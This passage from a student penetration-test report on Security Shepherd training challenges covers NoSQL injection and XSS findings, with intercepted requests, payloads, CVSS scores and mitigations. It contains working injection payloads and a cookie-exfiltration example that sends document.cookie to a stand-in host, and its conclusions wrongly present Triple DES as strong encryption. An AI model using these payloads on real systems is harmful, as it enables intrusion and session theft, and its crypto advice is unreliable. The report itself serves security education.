- Have checks on the server side before authorizing a quantity selection and before the user is allowed to checkout (Perhaps PHP)
- Avoid the use of frameworks/libraries that have this vulnerability and instead use something like SafeInt(C++ package) to handle this problem

4.9 Improper Neurtralization of Special Elements in Data Query Logic [CWE-943] {CVSS: }

4.9.1 Description


Injection, including SQL injection, is ranked as the number one weakness faced by web applications in 2016 according to the CWE.

In general the attack involves exploiting vulnerabilities found on websites where user input is expected. It can occur in username password login fields, registration prompts or any form, which involves reading/writing information to/from a database. Though Regular expression checks can give many sites some security, this is not adequate. Even buttons pressed by the user are susceptible to attack as they often use client session information.


It is common for an attacker to execute additional commands in the database language (javascript in this case) to return different data entities than the developers intended. The number, type and order of returned entities may be manipulated and in this way the attacker can gain access to protected information for which it does not have permission to access.

4.9.2 Steps to Reproduce:

1. Ensure you have done the prerequisite steps to install Burp & Security Shepherd.
2. Navigate to Challenges > Injection > NoSQL challenge
3. There are over 150 NoSQL databases available today according to the OWASP NoSQL information page
4. Open Burp and switch on intercept
5. Press the button on the security shepherd noSQL page



6. In burp you should see you token being intercepted as depicted below


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex


Request to https://192.168.56.103:443

```
POST /challenges/d63c2fb5da9b81ca26237f1308afe54491d1bacf9fffa0b21a072b03c5bafe66 HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.56.103/challenges/d63c2fb5da9b81ca26237f1308afe54491d1bacf9fffa0b21a072b03c5bafe66.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 77
Cookie: JSESSIONID=B936300D356E81A7E037101F7B8EBAAE; token=-95924781927340327675590243994212240027
Connection: close

theGamerName=b43c05a8166b5bbc5e2baebbbc84a71f83fd7cac01dd5d23bb6e003a95d60b7c
```

7. This is where we will insert our injection. This item is being inserted into the database directly as we can test by entering commands like the double quote character which it checks just like a legitimate token.


8. After some work forcing the query to return true the following SQL statement returns all of the gamer tags in the system: *';return(true);var test='test . We knew that the single quote character was being used as the string seperator as the double quote did not escape the string and furthermore by using semi colons we escaped the query and started direct execution on the server.*


Hey Jimmy, press the button to get your *Gamer* details

Gamer Info

GamerId	Name	Address
77b6eab74151d73c2efe561737981a1fbb2291fe364368 0f5824e47f69fc9985	Omar	Baltimore
fd1b4a1d16714cee9c1320f3e7465792010d0911075b7 c1002071d48e68e19b4	Stringer	Baltimore
b43c05a8166b5bbc5e2baebbbc84a71f83fd7cac01dd5 d23bb6e003a95d60b7c	Jimmy	Baltimore
c09f32d4c3dd5b75f04108e5ffc9226cd8840288a62bdaf 9dc65828ab6eaf86a	Marlo	Baltimore
b6c02d3459803a3e3bf99a8c5a20e2f661a8296bbeec8 58110d3597aaa9b830a	Clayton	Baltimore
4b54501900f31f40832a67accf8ab97150a7cb7938d814 dffd534e64b1e658bd	Lester	Baltimore

4.9.3 CVSS Score: 4.3 (Medium)


Base Score

4.3 (Medium)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): None (N) [✓ Low (L)] High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) [✓ Low (L)] High (H)

Integrity (I): [✓ None (N)] Low (L) High (H)

Availability (A): [✓ None (N)] Low (L) High (H)

4.9.4 Mitigation:

- Sanitize input on the server side. Have some tests to ensure no special characters are bgin submitted.

- Use a firewall.

- User appropriate privileges, restrict some files to read only and others to write only, configured in the back end.

- Avoid using wildcards in the cross-domain policy file. Any domain matching the wildcard expression will be implicitly trusted, and can perform two-way interaction with the target server.

4.10 Doubled Character XSS Manipulations [CWE-85]

4.10.1 Description

XSS stands for cross-side scripting and it refers to the process of executing Javascript/Perl/C++ on dynamically created web pages. When the unsuspecting user's browser reads the script it gets executed which can often lead to problems for the site and for the user. Dynamically generated pages rely on user input in the form of button clicking, form completion, etc.

XSS has been dubbed as 'malicious tagging' by many which refers to its ability to be referenced inside HTML code. The primary concerns when dealing with XSS scripts (for the client) is that these scripts can be used to obtain sensitive information such as the user's cookie which can be referenced as document.cookie. This could be sent to an external server using a non-existant image which would look something like this: document.write("<img src='http://sampleaddress.com/fakeimage.png?cookieValue=" + document.cookie + " ' />");

4.10.2 Steps to Reproduce:

1. Ensure you have done the prerequisite steps to install Burp & Security Shepherd.

2. Navigate to Challenges > XSS > Challenge 6


3. The input for this challenge should be in the form of a website link. This leaves the site extremely susceptible to XSS attacks.

4. Start by entering a correctly formatted website URL such as http://www.test.com

5. Follow the hypertext link displayed on the page and you will be redirected to test.com

6. Next try to insert http://www.test.com/" to see if the site has any client side authentification before display. It does not accept this new URL as the double quote is corrupting the URL and the site does not allow it to be displayed.


7. Turn on intercept in burp suite, have a look at what happens to the double quotes, they are being converted to %22, it is therefore necessary to manipulate these values in burp



```
POST /challenges/d330dea1acf21886b685184ee222ea8e0a60589c3940afd6ebf433469e997caf HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.56.103/challenges/d330dea1acf21886b685184ee222ea8e0a60589c3940afd6ebf433469e997caf.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 70
Cookie: JSESSIONID=701140358BC71B5DEBF25DD970534830; token=121931075827879482179788608043761592535
Connection: close

searchTerm=%22%22%22&csrfToken=121931075827879482179788608043761592535
```


8. Change the burp searchTerm to http://""onload=alert('woo');//



```
POST /challenges/d330dea1acf21886b685184ee222ea8e0a60589c3940afd6ebf433469e997caf HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.56.103/challenges/d330dea1acf21886b685184ee222ea8e0a60589c3940afd6ebf433469e997caf.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 86
Cookie: JSESSIONID=701140358BC71B5DEBF25DD970534830; token=121931075827879482179788608043761592535
Connection: close

searchTerm=http://""onload=alert('woo');//&csrfToken=121931075827879482179788608043761592535
```

9. This produces the desired response which means that the script has been executed.



Please enter the URL that you wish to post to your publi
c profile;

http://www.test.com

Make Post


Well Done

You successfully executed the JavaScript alert command!

The result key for this challenge is

vUSqUZj247YC1w+WUpwdHgTjCXMXpSZvJD5u1XcCLPRvlDhlcV5GeWsohp

4.10.3 CVSS Score: 4.3 (Medium)



Base Score — 4.3 (Medium)

Attack Vector (AV)	[✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC)	[✓ Low (L)] High (H)
Privileges Required (PR)	[✓ None (N)] Low (L) High (H)
User Interaction (UI)	None (N) [✓ Required (R)]
Scope (S)	[✓ Unchanged (U)] Changed (C)
Confidentiality (C)	None (N) [✓ Low (L)] High (H)
Integrity (I)	[✓ None (N)] Low (L) High (H)
Availability (A)	[✓ None (N)] Low (L) High (H)

Notes: I know that for the purposes of this challenge we do not need any human interaction. However, I felt that in the context of XSS in general, as Human Interaction is almost always needed in the form of a client executing the script, it was more suitable to say user interaction was required.

The reason I chose Low confidentiality is because of the real world applications of XSS, if I were evaluating the Security Shepherd task the CVSS score would be 0 as we are simply using it to return the string 'XSS'.

It is also possible that an XSS attack has High Availability if a site is poorly designed and an account password can be changed without needing reverification of password. i.e. if the password can be reset using a stolen session.

4.10.4 Mitigation:

- Input validation to determine if the user input matches the site's desired input. This should happen on the client side AND on the server side. No user input should ever be displayed on a webpage without being thoroughly sanitized and checked for control commands and special characters.

- Content security policy (CSP) restrict which scripts a webpage can load and run.

- Output encoding is a technique used to tell the browser that certain elements (characters) are to be considered as display only text as opposed to executable commands/code.

5 Recommendations & Conclusions

It is difficult to recommend a remedy for the array of insecurities listed in section 4 (Findings) as they are purposely designed test cases to facilitate learning. However, I will evaluate this section in a way that will evaluate the vulnerabilities and the remedies that a would be developer must implement to improve the security of their site.

The first step in increasing your site security is to read through the Findings section of the report, look at the description of the vulnerability and the steps to reproduce to understand what is happening. Once you understand what and how the vulnerability is being used, look at the CVSS score of that vulnerability which assesses the potential dangers associated with having such a security flaw in your system. There are 2 critical vulnerabilities in the system at the moment and this is unacceptable for any application. Take the first vulnerability for example, the 'Weak Password Recover Mechanism for Forgotten Password' in section 4.1. This has a CVSS score of 10.0 as I was able to gain access to an administrator account and change the password. If a malicious user figured out this vulnerability they could cause untold damage in the system and compromise the availability, integrity and confidentiality of the site. Remedying this problem and the problem associated with 'SQL Injection' (section 4.2) are the first order of business in securing your site. Once these two critical vulnerabilities have been remedied, it is suggested that the findings section be traversed in order and each individual problem be rectified individually.

Aside from concentrating on the specific vulnerabilities outlined in this document there are several good design principles web application developers should follow when creating a site which has a large user base, particularly where sensitive user data is concerned. It is always a good idea to use frameworks and libraries over custom written security code, it is also valuable to avoid well known hashing algorithms and weak cryptographic algorithms, when securing/encrypting data users should instead opt for more complex well-established algorithms e.g. Triple DES. Never use your own encryption/hashing algorithms. Do not rely on the client side regular expression checks too heavily as programs like Burp can bypass these security mechanisms, instead have the backend provide these checks as well. While on the topic of the back end, never use dynamic SQL statements and instead use prepared statements, this stops SQL injection which is the #1 vulnerability in the OWASP top 10. Furthermore, before using such statements all user input should be sanitized meaning that it should not contain any executable commands. Have authentification and authorization checks regularly and do not rely on session cookies entirely, it is a good idea to prompt the user to reenter their password/answer a security question when trying to conduct large changes. Per session authentificiation tokens are often more than adequate, however, some sites (such as financial institutions) require a much higher level of security and should consider implementing per request token system. Also, by using post requests, certain URLs cannot be backtracked (using the back button) so if a page is intended for use only once consider using only post requests, this is often the case for payment processing.

The world of web application security is constantly evolving and there are no inpenetratable sites. What is secure today may not be tomorrow and so, the most important aspect of having a secure site is keeping up to date with malicious attack techniques and staying on top of lists such as the OWASP top 10.